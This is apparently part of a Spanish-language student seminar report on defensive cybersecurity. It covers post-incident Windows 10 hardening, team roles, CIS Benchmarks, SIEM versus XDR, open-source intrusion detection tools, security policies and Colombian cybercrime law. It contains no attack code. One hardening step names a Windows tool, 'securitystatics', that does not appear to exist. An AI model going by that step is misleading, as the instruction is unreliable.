Después de la reimagen, asegurarse de aplicar todas las actualizaciones y parches de seguridad más recientes para Windows 10.

Endurecimiento y aplicación de parches:

Descargar e implementar la guía de endurecimiento (hardening) para Windows 10 proporcionada por Microsoft (https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-security-baselines).
Utilizar la herramienta "Política de seguridad local" (secpol.msc) para aplicar las configuraciones de seguridad recomendadas en la sección "Configuración de seguridad de cuenta y políticas de auditoría".
Utilizar el "Editor de objetos de políticas de grupo" (gpedit.msc) para aplicar las configuraciones recomendadas en las secciones "Configuración de seguridad de acceso a objetos", "Configuración de seguridad de red", "Configuración de seguridad de inicio y recuperación del sistema", entre otras.

Utilizar el "Visor de la configuración de seguridad" (securitystatics) para revisar y aplicar las configuraciones recomendadas en la sección "Configuración de seguridad de eventos de registro".

Hay que asegurar que el firewall de Windows, Windows Defender y otros sistemas de seguridad estén habilitados y actualizados con las últimas definiciones de firmas.

Aplicar todas las actualizaciones y parches de seguridad disponibles para Windows 10 y otras aplicaciones instaladas en el sistema.

Monitoreo y vigilancia continua:

Implementar herramientas de monitoreo de integridad de archivos (FIM) como Tripwire o OSSEC para detectar cambios no autorizados en archivos críticos del sistema, como archivos ejecutables, bibliotecas compartidas y archivos de configuración.

Configurar reglas personalizadas en el sistema de detección de intrusiones (IDS/IPS) para monitorear y alertar sobre actividades sospechosas o patrones de tráfico de red similares a los observados durante el ataque.

Realizar análisis periódicos de línea base de la memoria, los procesos en ejecución y las conexiones de red activas para detectar cualquier desviación de un estado conocido y seguro.

Documentación y reporte:

Documentar detalladamente todas las acciones realizadas durante el proceso de respuesta al incidente, incluyendo las herramientas utilizadas, los comandos ejecutados, las configuraciones aplicadas y los resultados obtenidos.

Generar un informe completo que describa el incidente, el análisis forense realizado, las medidas de mitigación y endurecimiento implementadas, y las lecciones aprendidas.

Compartir el informe con los equipos relevantes, como el equipo de seguridad de la información, el equipo de operaciones de TI y la alta dirección, para facilitar la toma de decisiones y la mejora continua en materia de ciberseguridad.

Lecciones aprendidas y mejora continua:

Realizar una revisión exhaustiva del incidente, analizando los factores que contribuyeron al compromiso, las debilidades en los procesos y controles de seguridad, y las áreas de mejora identificadas.

Actualizar los planes de respuesta a incidentes, las políticas de seguridad y los procedimientos operativos estándar (POE) según las lecciones aprendidas y las mejores prácticas de la industria.

Implementar controles de seguridad adicionales, como la restricción de ejecución de archivos no autorizados, la implementación de soluciones de prevención de ejecución de datos (DEP), y la aplicación de listas blancas de aplicaciones y procesos permitidos.

Desarrollar e implementar programas de concientización y capacitación en seguridad para todo el personal, enfatizando la importancia de no ejecutar archivos desconocidos, mantener los sistemas actualizados y reportar de inmediato cualquier actividad sospechosa.

Evaluar la adquisición e implementación de herramientas de seguridad adicionales, como sistemas de gestión de eventos e información de seguridad (SIEM), soluciones de respuesta a incidentes y plataformas de orquestación, automatización y respuesta de seguridad (SOAR), para mejorar la capacidad de detección, respuesta y recuperación ante incidentes de seguridad.

6.4 ¿QUÉ FUNCIÓN TIENE CIS “CENTER FOR INTERNET SECURITY” DENTRO DE EQUIPOS BLUETEAM? REALIZAR UN PEQUEÑO TUTORIAL DE CÓMO FUNCIONA CIS Y QUÉ SE DEBE HACER PARA ENCONTRAR LOS TUTORIALES QUE POSEE.

Se Explica las diferencias principales:

Blue Team (Equipo Defensivo):

- Su principal objetivo es proteger los sistemas y redes de la organización contra amenazas y ataques.
- Se enfocan en implementar y mantener controles de seguridad, como firewalls, antivirus, detección de intrusos, parches de seguridad, etc.
- Monitorean y analizan continuamente los sistemas para detectar actividades sospechosas o violaciones de seguridad.
- Responden a incidentes de seguridad y buscan mitigar el impacto de los ataques.

Red Team (Equipo Ofensivo):

- Su objetivo es emular a los atacantes reales y probar la efectividad de las defensas de seguridad.
- Realizan pruebas de penetración éticas y simulaciones de ataques para identificar vulnerabilidades y debilidades en los sistemas.
- Ayudan a la organización a comprender mejor las amenazas y a mejorar sus controles de seguridad.

Purple Team:

- Es una combinación de los equipos Blue Team y Red Team.
- Trabajan juntos para compartir información, técnicas y conocimientos.
- El Blue Team aprende de las tácticas y herramientas del Red Team, mientras que el Red Team aprende sobre las defensas implementadas por el Blue Team.

- El objetivo es mejorar continuamente las capacidades defensivas y ofensivas de la organización.

Equipos de Respuesta a Incidentes Informáticos (CIRT/CSIRT):

- Son equipos especializados en la gestión y respuesta a incidentes de seguridad.
- Se enfocan en detectar, analizar y responder a incidentes de seguridad en tiempo real.
- Trabajan en estrecha colaboración con los equipos Blue Team y Red Team.
- Investigan los incidentes, contienen el daño, recopilan pruebas forenses y aplican medidas de mitigación y recuperación.
- Pueden estar formados por analistas de seguridad, expertos forenses, ingenieros de redes y otros especialistas.

1. **¿Qué función tiene CIS "Center For Internet Security" dentro de equipos BlueTeam? Usted debe realizar un pequeño tutorial de cómo funciona CIS y qué se debe hacer para encontrar los tutoriales que posee.**

El papel del Center for Internet Security (CIS) es esencial para los equipos Blue Team al ofrecer directrices y prácticas óptimas para fortalecer y proteger sistemas informáticos de forma estandarizada.

El CIS, una organización sin ánimo de lucro, se dedica a identificar, desarrollar y difundir las mejores prácticas en ciberseguridad para sistemas y aplicaciones comunes. Uno de sus principales recursos son las Benchmarks de Seguridad CIS.

Estas Benchmarks de Seguridad CIS consisten en recomendaciones y configuraciones de seguridad para una variedad de sistemas operativos

(Windows, Linux, Unix), servidores de aplicaciones (Apache, Nginx, IIS), bases de datos, software de oficina y más. Dichas benchmarks son elaboradas por especialistas y validadas por la comunidad, con el propósito de ofrecer una base sólida de configuraciones de seguridad.

Tutorial de cómo funciona CIS y cómo encontrar sus tutoriales:

1. Visite el sitio web del CIS: https://www.cisecurity.org/
2. En la sección "Resources" (Recursos), haga clic en "CIS Benchmarks" (Benchmarks de CIS).
3. Aquí encontrará una lista de las benchmarks disponibles, organizadas por categorías como sistemas operativos, aplicaciones web, bases de datos, etc.
4. Seleccione la benchmark que le interese, por ejemplo, "CIS Microsoft Windows 10 Enterprise Release 21H2 Benchmark".
5. Puede descargar el documento PDF con la benchmark completa o ver un resumen en línea.
6. La benchmark contiene una serie de controles de seguridad organizados por áreas, como configuración del sistema operativo, políticas de cuenta, servicios y aplicaciones, red, registros y auditoría, etc.
7. Cada control proporciona una descripción detallada, una explicación de la razón de seguridad, los pasos de auditoría para verificar el cumplimiento y los pasos de remediación para aplicar la configuración recomendada.
8. Además de las benchmarks, el CIS ofrece herramientas automatizadas (CIS-CAT) para evaluar y reportar el cumplimiento de las configuraciones recomendadas en sus sistemas.
9. También hay recursos adicionales como guías de implementación, plantillas de políticas y videos tutoriales.[4]

[4] Cis Security. (2020). CIS Center for Internet Security. CIS Benchmarks. https://www.cisecurity.org/cis-benchmarks/.

6.5 TABLA DIFERENCIAS EXISTENTES ENTRE: SIEM Y XDR.

Característica	SIEM	XDR
Enfoque	Recopilación y análisis de logs y eventos de seguridad de múltiples fuentes.	Detección y respuesta a amenazas en múltiples capas de la infraestructura de TI.
Fuentes de datos	Principalmente logs de dispositivos de seguridad (firewalls, IPS, antivirus, etc.) y logs de sistemas (servidores, aplicaciones, bases de datos).	Datos de endpoints, redes, correo electrónico, identidades, aplicaciones en la nube y más.
Análisis de datos	Correlación de eventos y logs para detectar amenazas conocidas y anomalías.	Utiliza análisis de comportamiento, inteligencia de amenazas, aprendizaje automático y otras técnicas avanzadas.
Capacidades	Monitoreo de seguridad, generación de alertas, cumplimiento y reportes.	Detección de amenazas, investigación, contención, respuesta y remediación automatizadas.
Visibilidad	Principalmente en entornos locales y limitada a los dispositivos y sistemas monitoreados.	Visibilidad completa en endpoints, redes, correo electrónico, aplicaciones en la nube y más.
Respuesta a incidentes	Debe integrarse con otras herramientas para una respuesta completa.	Capacidades de respuesta y remediación automática integradas.
Implementación	Solución basada en reglas y correlaciones definidas por el usuario.	Solución basada en inteligencia artificial y aprendizaje automático.
Escalabilidad	Puede ser difícil de escalar a medida que se agregan más fuentes de datos.	Diseñado para escalar y manejar grandes volúmenes de datos de múltiples fuentes.
Uso típico	Usado por equipos de operaciones de seguridad (SOC) para monitoreo y cumplimiento.	Usado por equipos de seguridad para detección, investigación y respuesta a amenazas.

6.6 HERRAMIENTAS DE DETECCIÓN DE ATAQUES INFORMÁTICOS CON LICENCIA GPL.

6.6.1 Snort:

Descripción: Snort constituye un sistema de detección de intrusiones en red (NIDS) de código abierto, fundamentado en firmas. Se encarga de analizar el tráfico de la red en tiempo real, con la capacidad de identificar una amplia gama de ataques, que incluyen escaneos de puertos, ataques de denegación de servicio (DoS), intrusiones en la red, entre otros.

Características clave: Ofrece una gran flexibilidad para personalizar las reglas de detección, habilidad para realizar análisis de tráfico en tiempo real y soporte para diversas plataformas.

Sitio web: https://www.snort.org/

6.6.2 Suricata:

Descripción: Suricata se presenta como otro sistema de detección de intrusiones en red de código abierto y multiplataforma. Al igual que Snort, tiene la capacidad de realizar análisis de tráfico en tiempo real y detectar una amplia gama de amenazas de seguridad en la red.

Características clave: Destaca por su motor de detección de amenazas de alto rendimiento, soporte para reglas de firma y detección basada en comportamientos, así como por su integración con otros sistemas de seguridad.

Sitio web: https://suricata.io/

6.6.3 OSSEC:

Descripción: OSSEC (Open Source HIDS SECurity) se perfila como un sistema de detección de intrusiones en host (HIDS) de código abierto. Se despliega en sistemas individuales para supervisar la integridad del sistema, registros de eventos y archivos de registro en busca de indicios de actividad maliciosa.

Características clave: Incluye monitoreo de integridad del sistema y archivos de registro, detección de intrusiones basada en reglas y análisis de comportamiento, así como alertas en tiempo real.

Sitio web: https://www.ossec.net/

7 APORTES A LA CIBERSEGURIDAD A LA INTEGRACIÓN DE EQUIPOS BLUE TEAM, RED TEAM Y PURPLE DENTRO DE UNA ORGANIZACIÓN.

La combinación de los equipos Blue Team, Red Team y Purple Team en una organización puede aportar significativamente al campo de la ciberseguridad al animar un enfoque proactivo, colaborativo y holístico para la descubrimiento, prevención y respuesta ante amenazas cibernéticas. Por eso la integración de los equipos Blue Team, Red Team y Purple Team permite adoptar un enfoque proactivo y holístico en materia de ciberseguridad. fomentando la mejora continua de las defensas, valida las capacidades de seguridad, desarrolla habilidades y conocimientos, mejora la respuesta a incidentes y promueve una cultura de seguridad sólida en toda la organización.

Cada equipo desempeña un papel fundamental y complementario:

Blue Team (Equipo Defensivo):

El Blue Team se encarga de fortificar las defensas de seguridad y proteger las redes y sistemas de la organización. Sus primordiales responsabilidades incluyen implementar y mantener revisiones de seguridad, como antivirus, firewalls, sistemas de detección de infracciones, parches de seguridad y políticas de seguridad. Además, monitorean acérrimamente los sistemas para descubrir acciones sospechosas y responden a eventualidades de seguridad con el objetivo de debilitar su impacto.

Red Team (Equipo Ofensivo):

El Red Team asume el rol de los atacantes reales y realiza pruebas de penetración éticas y simulaciones de agresiones contra los sistemas de la organización. Esto les permite identificar vulnerabilidades y debilidades en las resguardos de seguridad, emulando las tácticas, técnicas y procedimientos (TTP) manejados por los ciberdelincuentes. Al exhibir estas brechas de seguridad de

carácter controlado, el Red Team suministra información meritoria para mejorar las capacidades defensivas de la organización.

Purple Team (Equipo Integrado):

El Purple Team es la combinación del Blue Team y el Red Team, trabajando en estrecha contribución. Ambos equipos colaboran información, técnicas y conocimientos, lo que les admite aprender mutuamente. El Blue Team puede educarse de las tácticas y herramientas utilizadas por el Red Team, mientras que el Red Team puede percibir mejor las defensas implementadas por el Blue Team. Esta sinergia aviva un ciclo continuo de mejora, donde se fortalecen las capacidades defensivas y ofensivas de la organización.

La integración de estos tres equipos aporta varios beneficios clave en el campo de la ciberseguridad:

- **Mejora continua de las defensas:** Al trabajar unidos, el Blue Team y el Red Team consiguen identificar y encontrarse de manera proactiva las vulnerabilidades y debilidades en la infraestructura de seguridad de la organización. Esto permite implementar controles de seguridad más efectivos y fortalecer continuamente las defensas.

- **Validación de las capacidades de seguridad:** El Red Team libra un papel crucial al evaluar la eficacia de las medidas de seguridad implementadas por el Blue Team. Esto ayuda a la organización a percibir su postura de seguridad existente y a tomar decisiones informadas sobre las inversiones y mejoras necesarias.

- **Desarrollo de habilidades y conocimientos:** La interacción entre los equipos fomenta la reciprocidad de conocimientos y la mejora de las destrezas técnicas de los profesionales de seguridad. El Blue Team puede

ilustrarse de las técnicas y herramientas utilizadas por el Red Team, mientras que el Red Team puede conservar las actualizaciones sobre las últimas defensas y controles implementados.

- **Respuesta más efectiva a incidentes:** Al trabajar vinculados, los equipos pueden responder de manera más eficiente y rápida a los incidentes de seguridad. El Red Team consigue proporcionar información valiosa sobre las técnicas y tácticas utilizadas por los atacantes, mientras que el Blue Team puede emplear sus conocimientos y experiencia en la contención y mitigación de amenazas.

- **Concienciación y cultura de seguridad:** La presencia de un Red Team interno origina una mayor conciencia sobre la importancia de la seguridad en toda la organización. Los ejercicios de pruebas de penetración y las simulaciones de ataques fomentan una cultura de seguridad sólida y ayudan a capacitar al personal sobre las amenazas cibernéticas y las mejores prácticas de seguridad.

8 POLÍTICAS DE SEGURIDAD Y RECOMENDACIONES EN LA MEJORA DE CIBERSEGURIDAD EN ENTORNOS T.I.

Se presentan varias políticas de seguridad y recomendaciones claves para mejorar los aspectos de ciberseguridad en cualquier organización en sus entornos de tecnologías de la información (TI):

1. Política de gestión de parches y actualizaciones:
    - Establecer un proceso consecuente para la tipificación, prueba e implementación acertada de parches y actualizaciones de seguridad para sistemas operativos, aplicaciones y dispositivos de red.
    - Pruebas exhaustivas en un entorno de ensayo antes de implementar los parches en los sistemas de producción.
    - Mantener un inventario actualizado de todos los activos de TI para facilitar el seguimiento y la aplicación de parches.

2. Política de control de acceso y privilegios:
    - Implementar el principio de menor privilegio, concediendo solo los permisos precisos para que los usuarios y aplicaciones realicen sus labores.
    - Utilizar una gestión agrupada de cuentas y contraseñas sólidas, con exigencias de complejidad y cambio periódico.
    - Implementar la autenticación multifactor (MFA) para accesos críticos y remotos.
    - Realizar revisiones habituales de cuentas y privilegios para eliminar accesos innecesarios.

3. Política de respaldo y recuperación de datos:
    - Establecer un plan de recuperación y respaldo de datos bien impuesto y probado.

- Realizar Copiar backup periódicos de datos críticos, aplicaciones y configuraciones de sistemas.
- Almacenar las copias de respaldo en sitios seguros y separados físicamente de los sistemas de producción.
- Probar regularmente la recuperación de datos desde las copias de respaldo para garantizar su funcionalidad e integridad.

4. Política de seguridad de red:
    - Implementar controles de acceso y segmentación de redes asentados en roles para restringir el movimiento lateral de amenazas.
    - Configurar sistemas de detección de intrusiones (IDS/IPS) y firewalls para monitorear y proteger el tráfico de red.
    - Utilizar redes privadas virtuales (VPN) y cifrado de datos para proteger las comunicaciones remotas y la transferencia de información confidencial.
    - Realizar evaluaciones periódicas de vulnerabilidades de red y pruebas de penetración para identificar y mitigar debilidades.

5. Política de gestión de dispositivos móviles y BYOD (Bring Your Own Device):
    - Establecer pautas claras para el uso de dispositivos móviles y personales en el entorno corporativo.
    - Implementar soluciones de gestión de dispositivos móviles (MDM) para controlar y proteger los dispositivos autorizados.
    - Exigir el cifrado de datos y la configuración de contraseñas sólidas en los dispositivos móviles.
    - Definir claramente las responsabilidades de los usuarios y las restricciones sobre el acceso y el uso de datos corporativos en dispositivos personales.

6. Política de concienciación y capacitación en seguridad:

- Implementar un programa continuo de concienciación y capacitación en seguridad para todos los empleados y contratistas.
- Cubrir temas como phishing, ingeniería social, uso de internet seguro, aseguramiento de datos y prácticas de seguridad en las casas y en el trabajo.
- Realizar simulaciones periódicas de ataques de phishing para estimar la efectividad de la capacitación y reforzar las mejores prácticas.
- Mantener actualizados a los empleados en amenazas cibernéticas y las medidas de seguridad correspondientes.

7. Política de gestión de incidentes de seguridad:
    - Establecer un plan de respuesta a ocurrencias bien documentado y probado.
    - Definir roles y responsabilidades claros para el equipo de respuesta a incidentes.
    - Implementar herramientas y procesos para la detección, contención, erradicación y recuperación de incidentes.
    - Realizar simulaciones periódicas de incidentes para evaluar la preparación y mejorar los procesos de respuesta.
    - Mantener una estrecha colaboración con las autoridades y organismos de seguridad relevantes.

8. Política de evaluación y pruebas de seguridad:
    - Realizar evaluaciones periódicas de vulnerabilidades en sistemas, aplicaciones y redes.
    - Llevar a cabo pruebas de penetración éticas y simulaciones de ataques para validar la efectividad de las defensas de seguridad.
    - Involucrar a equipos internos o externos de Red Team para emular ataques realistas y probar las capacidades de detección y respuesta.

- Documentar y abordar todas las vulnerabilidades y debilidades identificadas durante las evaluaciones y pruebas.

9. Política de gestión de proveedores y cadena de suministro:
    - Establecer requisitos de seguridad claros para los proveedores y terceros que tengan acceso a los sistemas y datos de la organización.
    - Realizar evaluaciones de seguridad y auditorías periódicas a los proveedores para garantizar el cumplimiento de los requisitos.
    - Implementar controles de seguridad para la gestión de la cadena de suministro, como la verificación de integridad del software y el hardware.
    - Mantener una comunicación constante y un monitoreo continuo de los proveedores para identificar y mitigar riesgos de seguridad.

10. Política de cumplimiento normativo y regulatorio:
    - Mantenerse actualizado sobre las leyes, regulaciones y estándares de seguridad aplicables a la industria y la región geográfica de la organización.
    - Implementar controles y procedimientos para garantizar el cumplimiento de los requisitos normativos y regulatorios.
    - Realizar auditorías de cumplimiento periódicas y abordar cualquier brecha o incumplimiento identificado.
    - Mantener una documentación detallada y registros de auditoría para demostrar el cumplimiento normativo.

9 CONCLUSIONES, ASPECTOS IMPORTANTES EN CUANDO A LA INVERSIÓN DE CIBERSEGURIDAD DENTRO DE LAS ORGANIZACIONES.

La importancia de invertir en ciberseguridad dentro de las organizaciones se identifica en los siguientes aspectos:

1. Cumplimiento normativo y legal
    - Las organizaciones deben cumplir con las leyes y regulaciones vigentes en materia de ciberseguridad, como la Ley N° 1273 de 2009 sobre Delitos Informáticos y la Ley N° 1581 de 2012 de Protección de Datos Personales en Colombia. El incumplimiento de estas regulaciones puede resultar en importantes sanciones financieras y legales. Por tanto, invertir en ciberseguridad es fundamental para garantizar el cumplimiento normativo y evitar multas y responsabilidades legales.
2. Protección de activos críticos
    - Las organizaciones tienen activos críticos como sistemas informáticos, redes, datos confidenciales y propiedad intelectual que deben protegerse de las amenazas cibernéticas. Los incidentes de seguridad pueden provocar la pérdida, el robo o el daño de estos activos, lo que puede tener consecuencias devastadoras para la continuidad del negocio, la reputación y los ingresos de una organización. Invertir en ciberseguridad le permite implementar controles y medidas de seguridad adecuados para proteger estos activos críticos.
3. Prevención y mitigación de incidentes
    - A lo largo del seminario, se abordaron escenarios de pruebas de penetración (pentesting) y ataques informáticos, como la ejecución de payloads maliciosos y la explotación de vulnerabilidades. Estos ejercicios demostraron la importancia de contar con capacidades sólidas de detección, respuesta y mitigación de incidentes de seguridad. Invertir en

ciberseguridad permite desarrollar estas capacidades, lo que reduce el riesgo de incidentes graves y minimiza el impacto en caso de que ocurran.

4. Fortalecimiento de la postura de seguridad
    - El seminario exploró varias herramientas y técnicas de seguridad de red, como la configuración de políticas de seguridad, refuerzo, implementación de firewalls y actualización de software. Estas medidas son fundamentales para fortalecer la postura de seguridad de una organización y reducir su superficie de ataque. Invertir en ciberseguridad le permite adquirir e implementar estas herramientas y tecnologías, aumentando así la resiliencia de la organización frente a amenazas cibernéticas.

5. Protección de la reputación y la confianza de los clientes
    - Los incidentes de seguridad graves pueden dañar gravemente la reputación de una organización y erosionar la confianza de los clientes. Esto puede provocar pérdidas financieras significativas y dificultar la recuperación de la imagen corporativa. Invertir en ciberseguridad ayuda a prevenir y mitigar estos incidentes, protegiendo así la reputación y la confianza de los clientes en la organización.

6. Cumplimiento de estándares y mejores prácticas
    - En el seminario, se abordaron estándares y mejores prácticas de ciberseguridad, como las Benchmarks del Center for Internet Security (CIS) y las recomendaciones de endurecimiento de sistemas de Microsoft. Cumplir con estos estándares y mejores prácticas es fundamental para garantizar una postura de seguridad sólida y alineada con las expectativas de la industria. Invertir en ciberseguridad permite implementar estos estándares y prácticas recomendadas.

7. Capacitación y concientización del personal

- Una de las debilidades identificadas en los escenarios del seminario fue la falta de conciencia de seguridad por parte de los usuarios, lo que llevó a la ejecución de archivos maliciosos. Invertir en ciberseguridad también implica destinar recursos para capacitar y concientizar al personal sobre prácticas seguras, lo que reduce el riesgo de incidentes causados por errores humanos.

CONCLUSIONES

La colaboración entre diferentes equipos de ciberseguridad (como los equipos Red, Blue y Purple) es fundamental para comprender completamente las amenazas y desarrollar estrategias de defensa efectivas. La implementación de sistemas como SIEM y XDR permite a las organizaciones comprender mejor su infraestructura, detectar amenazas con mayor precisión y responder a incidentes de manera más efectiva.

La ciberdelincuencia es una realidad real que afecta a todos. El análisis de casos reales permite comprender las consecuencias de no cumplir con la ley y respetar la integridad de los sistemas informáticos. Los atacantes pueden aprovechar las fallas de seguridad (como la desactivación del sistema de protección o la falta de conocimiento del usuario) para causar daños considerables. Por eso las leyes colombianas como la Ley 1273 de 2009 en Colombia, como marco legal para prevenir y sancionar delitos informáticos, evidencia la importancia de este tema en la sociedad actual.

El pentesting, como proceso para identificar vulnerabilidades y fortalecer la seguridad informática, juega un papel crucial en la protección de los sistemas. La estandarización de metodologías y la referencia a sistemas como el CVE facilitan la comunicación y gestión de riesgos de seguridad, permitiendo a las organizaciones tener una mejor comprensión de las amenazas y tomar medidas para mitigarlas.

En última instancia, la ciberseguridad no es responsabilidad de un individuo, sino un esfuerzo colectivo que involucra a varios individuos, empresas, gobiernos y el mundo académico. Adoptar una cultura de seguridad, formar profesionales éticos, implementar medidas técnicas adecuadas y la colaboración entre diferentes actores son elementos esenciales para proteger los sistemas informáticos y los datos en la era digital.

BIBLIOGRAFÍA

ARROYO GUARDEÑO, D., GAYOSO MARTÍNEZ, V., & HERNÁNDEZ ENCINAS, L. Ciberseguridad. Editorial CSIC Consejo Superior de Investigaciones Científicas. 2020. Disponible en: https://elibro-net.bibliotecavirtual.unad.edu.co/es/lc/unad/titulos/172144.

AVANCE JURÍDICO Diario Oficial No. 52.625 - 31 de diciembre de 2023. Disponible en: http://secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html.

BARRÍA HUIDOBRO, C. Nuevos espacios de seguridad nacional: cómo proteger la información en el ciberespacio. Editorial ebooks Patagonia - Ediciones UM. 2020. Disponible en: https://elibro-net.bibliotecavirtual.unad.edu.co/es/lc/unad/titulos/195463.

BIDAIDEA. Fases del pentesting. Recuperado de https://ciberseguridadbidaidea.com/fases-del-pentesting/.

CISCO SYSTEMS, INC. What Is Penetration Testing? 2024. Disponible en: https://www.cisco.com/c/en/us/products/security/what-is-pen-testing.html.

CIS SECURITY. CIS Center for Internet Security. CIS Benchmarks. 2020. Disponible en: https://www.cisecurity.org/cis-benchmarks/.

CÓDIGO PENAL Artículo 269D. Daño informático - Leyes. Disponible en: https://leyes.co/codigo_penal/269D.htm.

COPNIA. Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. Copnia. 2015. (pp. 3-26). Disponible en: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica.

EXPLOIT DATABASE. Exploits for Penetration Testers, Researchers, and... Recuperado de https://www.exploit-db.com/.

FORTRA. Las seis fases del pentesting. Recuperado de https://www.fortra.com/es/blog/las-seis-fases-del-pentesting.

GAVIRIA, R. Guía práctica para pruebas de pentest basada en la metodología OSSTMM v2.1 y la guía OWASP v3.0. Repositorio Unilibre Pereira. 2015. (pp. 18-61). Disponible en:

https://repository.unilibre.edu.co/bitstream/handle/10901/17296/GU%c3%8dA%20PR%c3%81CTICA%20PARA%20PRUEBAS.pdf?sequence=1&isAllowed=y.

MINTIC. Guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información. 2018. (p. 14-27). Disponible en: https://www.mintic.gov.co/gestionti/615/articles-5482_G21_Gestion_Incidentes.pdf.

INCIBE. ¿Qué es el pentesting? Auditando la seguridad de tus sistemas. INCIBE. 2019. Disponible en: https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas.

JIMENO MUÑOZ, J. Derecho de daños tecnológicos, ciberseguridad e insurtech. Dykinson. 2019. Disponible en: https://elibro-net.bibliotecavirtual.unad.edu.co/es/lc/unad/titulos/118410.

IMSALUD. ABC Ley 1581 de 2012 Protección de Datos Personales. Recuperado de https://www.imsalud.gov.co/web/sin-categoria/abc-ley-1581-de-2012-proteccion-de-datos-personales/.

MINTIC. Elaboración de la política general de seguridad y privacidad de la información. Mintic. 2018. (pp. 17-24). Disponible en: https://www.mintic.gov.co/gestionti/615/articles-5482_G2_Politica_General.pdf.

MINTIC. Guía de aseguramiento del Protocolo IPv6. Mintic. 2018. (pp. 21-35). Disponible en: https://www.mintic.gov.co/gestionti/615/articles-5482_G19_Aseguramiento_protocolo.pdf.

MINTIC. Guía de Auditoria. Mintic. 2018. (pp. 12-19). Disponible en: https://www.mintic.gov.co/gestionti/615/articles-5482_G15_Auditoria.pdf.

MINTIC. Guía de Transición de IPv4 a IPv6 para Colombia. Mintic. 2018. (pp. 46-57). Disponible en: https://www.mintic.gov.co/gestionti/615/articles-5482_G20_Transicion_IPv4_IPv6.pdf.

MORENO, P. Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management). USFQ. 2015. (pp. 31-63). Disponible en: http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf.

POLICÍA NACIONAL. Normatividad sobre delitos informáticos. 2024. Disponible en: https://www.policia.gov.co/denuncia-virtual/normatividad-delitos-informaticos.

STRONGDM. Comparing XDR, SIEM, and SOAR: What's the Difference? 2023. Disponible en: https://www.strongdm.com/what-is/xdr-vs-siem-vs-soar.

ANEXOS

LINK VIDEO

https://youtu.be/d9CzIXeDqrE